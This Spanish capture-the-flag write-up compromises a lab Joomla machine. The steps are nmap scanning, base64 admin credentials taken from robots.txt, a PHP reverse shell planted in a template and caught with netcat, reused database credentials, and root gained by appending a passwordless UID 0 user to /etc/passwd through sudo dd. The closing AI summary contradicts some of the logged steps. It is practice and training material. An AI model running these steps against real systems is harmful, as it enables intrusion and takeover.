



Empezamos este “caramelo” con nuestro script favorito, lanzando nmap en busca de puertos abiertos, servicios y vulnerabilidades.

```
🕒 INICIO AUTO-SCAN: 19-04-2026 23:30:51
🚀 COMANDO: nmap -sS -p- -n -Pn --open -T4 172.17.0.2
```

✅ Puertos encontrados: 80

🚀 Fase 2: Escaneo de scripts y versiones...

```
🕒 INICIO AUTO-SCAN: 19-04-2026 23:30:52
🚀 COMANDO: nmap -sSCV -Pn -n -p 80 172.17.0.2
```

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-19 23:30 +0200
Nmap scan report for 172.17.0.2
Host is up (0.000069s latency).
```

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
| http-robots.txt: 17 disallowed entries (15 shown)
| /joomla/administrator/ /administrator/ /api/ /bin/
| /cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /un_caramelo /libraries/ /logs/ /modules/
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Home
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Vamos descubriendo cosas, tenemos un SCM Joomla y varias posibles direcciones. Veremos que nos ofrece el script vuln de nmap, lo lanzamos con salida en html y xml para transformar la info en un informe más visual:

Nmap Scan Report - Scanned at Sun Apr 19 23:46:43 2026

Scan Summary | 172.17.0.2

Scan Summary

Nmap 7.98 was initiated at Sun Apr 19 23:46:43 2026 with these arguments:
`usr/lib/nmap/nmap --script vuln -p 80 -oA Auditoria_172.17.0.2_19-04-2026/nmap_auto_172.17.0.2_234636 172.17.0.2`
Verbosity: 0; Debug level 0
Nmap done at Sun Apr 19 23:47:14 2026; 1 IP address (1 host up) scanned in 31.41 seconds

172.17.0.2

Address

- 172.17.0.2 (ipv4)
- 02:42:AC:11:00:02 (mac)


Ports

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack		
	http-aspnet-debug	status: DEBUG is enabled				
	http-csrf	Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=172.17.0.2 Found the following possible CSRF vulnerabilities: Path: http://172.17.0.2:80/ Form id: login-form-16 Form action: /index.php Path: http://172.17.0.2:80/index.php/component/users/remind?Itemid=101 Form id: user-registration Form action: /index.php/component/users/?task=remind.remind&Itemid=101 Path: http://172.17.0.2:80/index.php/component/users/remind?Itemid=101 Form id: login-form-16 Form action: /index.php/component/users/remind?Itemid=101 Path: http://172.17.0.2:80/index.php Form id: login-form-16 Form action: /index.php Path: http://172.17.0.2:80/index.php/component/users/reset?Itemid=101 Form id: user-registration Form action: /index.php/component/users/?task=reset.request&Itemid=101 Path: http://172.17.0.2:80/index.php/component/users/reset?Itemid=101 Form id: login-form-16 Form action: /index.php/component/users/reset?Itemid=101				
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.				
	http-enum	/administrator/: Possible admin folder /administrator/index.php: Possible admin folder /robots.txt: Robots file /administrator/manifests/files/joomla.xml: Joomla version 4.1.2 /htaccess.txt: Joomla! /README.txt: Interesting, a readme. /cache/: Potentially interesting folder /images/: Potentially interesting folder /includes/: Potentially interesting folder /modules/: Potentially interesting folder /templates/: Potentially interesting folder /tmp/: Potentially interesting folder				
	http-dombased-xss	Couldn't find any DOM based XSS.				

Parece que descartamos varias posibles XSS pero confirmamos la versión 4.1.2 de Joomla y el debug está activado. También aparecen posibles páginas de acceso login y otras a investigar. Así que seguimos con la herramienta de joomscan (joomscan --url <http://172.17.0.2>) para confirmar y extraer más información:

Categoría	Estado / Resultado	Detalles
 Firewall Detector	No detectado	No hay firewall activo
 Versión Joomla	Detectada	Joomla 4.1.2
 Vulnerabilidad Core	Seguro	El core de Joomla no es vulnerable
 Archivos Apache Info/Status	No encontrados	Archivos sensibles no accesibles
 Página Administrador	Encontrada	http://172.17.0.2/administrator/
 Robots.txt	Encontrado	Disponible en /robots.txt

Empezamos a abrir el navegador con robots.txt y sacamos una contraseña olvidada:



```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /un_caramelo
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/

admin:c2FubHVpczEyMzQ1
```

Con ayuda de la inteligencia artificial decodifico la clave y entramos al panel de admin como super usuario.


admin:c2FubHVpczEyMzQ1

- **Usuario:** admin


- **Contraseña (en Base64):** c2FubHVpczEyMzQ1

Si decodifico la parte de la contraseña (que está en formato Base64):

- c2FubHVpczEyMzQ1 = sanluis12345



Entramos a System, luego Site Templates and accedemos a los archivos de la página.



Accedemos al archivo index.php y cambiamos el código por una reverse shell de pentest monkey en php. Recibimos la conexión en nuestro kali con netcat:

```

(kali@Vivodasus)-[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [172.28.68.21] from (UNKNOWN) [172.17.0.2] 39242
Linux f761923c033e 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC Thu J
un 5 18:30:46 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
22:41:27 up 1:15, 0 user, load average: 0.00, 0.03, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data

```

Encontramos dos usuarios en el servidor: luisillo y ubuntu.

```

INFO: Buscamos archivos que pertenezcan a 'luisillo' pero que nosotros po
damos leer.
Ejecutando: find / -user luisillo -type f -readable 2>/dev/null | grep -v
E '/proc|/sys|/dev|/var/lib' | head -n 10
/var/backups/hidden/otro_caramelo.txt

```

```

<
< Aqui esta su caramelo Joven :)
d
0
0 <?php
6 // Información sensible
l $db_host = 'localhost';
P $db_user = 'luisillo';
r $db_pass = 'luisillosuperpassword';
$db_name = 'joomla_db';

```

Una vez accedido al usuario luisillo, volvemos a lanzar el script de escalada de privilegios:

```

INFO: Comprobamos si tenemos permisos de administrador sin contraseña. Es
el vector más rápido.
Ejecutando: sudo -ln 2>/dev/null || echo 'Sudo requiere contraseña (bloqu
eado)'
Matching Defaults entries for luisillo on 064a77d0a9fa:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin,
    use_pty

User luisillo may run the following commands on 064a77d0a9fa:
    (ALL) NOPASSWD: /bin/dd

```

como no necesita password para /bin/dd podemos crear un nuevo usuario con permisos de root sin contraseña y ... listo.

```
luisillo@064a77d0a9fa:/tmp$ echo "pwned::0:0:root:/root:/bin/bash" | sudo /bin/dd of=/etc/passwd conv=notrunc oflag=append
<do /bin/dd of=/etc/passwd conv=notrunc oflag=append
0+1 records in
0+1 records out
32 bytes copied, 2.5438e-05 s, 1.3 MB/s
luisillo@064a77d0a9fa:/tmp$ su pwned
su pwned
root@064a77d0a9fa:/tmp# |
```

Como ha sido bastante extenso el proceso le he pedido a la IA que haga un resumen más visual:

Informe de Compromiso Total: Máquina Joomla

1. Infiltración (Acceso Web)

- **Vector:** Enumeración de archivos ocultos.
- **Hallazgo:** Archivo `un_caramelo` con credenciales `admin:c2FubHVpczEyMzQ1` en un comentario HTML.
- **Técnica:** Decodificación Base64 ➔ `sanluis12345`.
- **Explotación:** Acceso al panel de administración de Joomla y ejecución de código (RCE) mediante la edición de plantillas PHP.

2. Movimiento Lateral (Salto de Usuario)

- **Usuario Inicial:** `www-data`.
- **Hallazgo Crítico:** Archivo `/var/backups/hidden/otro_caramelo.txt`. Los administradores a menudo dejan "puertas traseras" o backups con credenciales hard-coded en rutas no estándar.
- **Credencial de Sistema:** `luisillo:luisillosuperpassword`.
- **Resultado:** Salto exitoso al usuario `luisillo` mediante `su`.

3. Escalada de Privilegios (Root)

- **Configuración Vulnerable:** `sudo -l` reveló que `luisillo` tenía permisos sobre `/bin/dd` sin contraseña.
- **Análisis del Binario:** `dd` permite escribir en cualquier archivo. Atacamos la base de la confianza de Linux: el archivo `/etc/passwd`.
- **El Exploit:**
 1. Generamos un hash de contraseña con `openssl`.

2. Creamos una línea de usuario con **UID 0** (identificador de root).
 3. Inyectamos la línea al final de `/etc/passwd` usando `dd` con el flag `append`.
- **Comando Final:** `sudo /bin/dd if=/tmp/passwd_line of=/etc/passwd conv=notrunc oflag=append`
-

Lecciones Aprendidas (Post-Mortem)

1. **Higiene del Código:** Nunca dejes credenciales (ni siquiera codificadas) en comentarios HTML.
2. **Seguridad en Backups:** Los archivos de configuración en `/var/backups` deben tener permisos estrictos (`600`) y no ser legibles por usuarios de servicios web.
3. **Principio de Mínimo Privilegio:** Dar permisos de `sudo` sobre binarios potentes como `dd`, `cp` o `vim` es equivalente a dar la contraseña de root.
4. **Separación de Cuentas:** El hecho de que la contraseña de la DB en el backup fuera la misma que la del sistema facilitó el compromiso.

También he seguido practicando y he inyectado un script para automatizar la escalada de privilegios usando un `cat`:

```
www-data@064a77d0a9fa:/$ cat << 'EOF' > /tmp/recon.sh
#!/bin/bash
```

He automatizado la búsqueda de los archivos legibles por el usuario de otros usuarios del sistema, encontrando así de forma clara el path para encontrar el segundo caramelo:

```
===== CAZA DE ARCHIVOS POR USUARIO =====
[*] Archivos legibles de 'ubuntu' fuera de su home:
🔍 Ejecutando: find / -user ubuntu -type f -readable 2>/dev/null | grep -vE
'/proc|/sys|/dev|/var/lib' | head -n 15
[*] Directorios legibles en /home/ubuntu:
🔍 Ejecutando: ls -la /home/ubuntu 2>/dev/null
[*] Archivos legibles de 'luisillo' fuera de su home:
🔍 Ejecutando: find / -user luisillo -type f -readable 2>/dev/null | grep -vE
'/proc|/sys|/dev|/var/lib' | head -n 15
/var/backups/hidden/otro_caramelo.txt
[*] Directorios legibles en /home/luisillo:
🔍 Ejecutando: ls -la /home/luisillo 2>/dev/null
```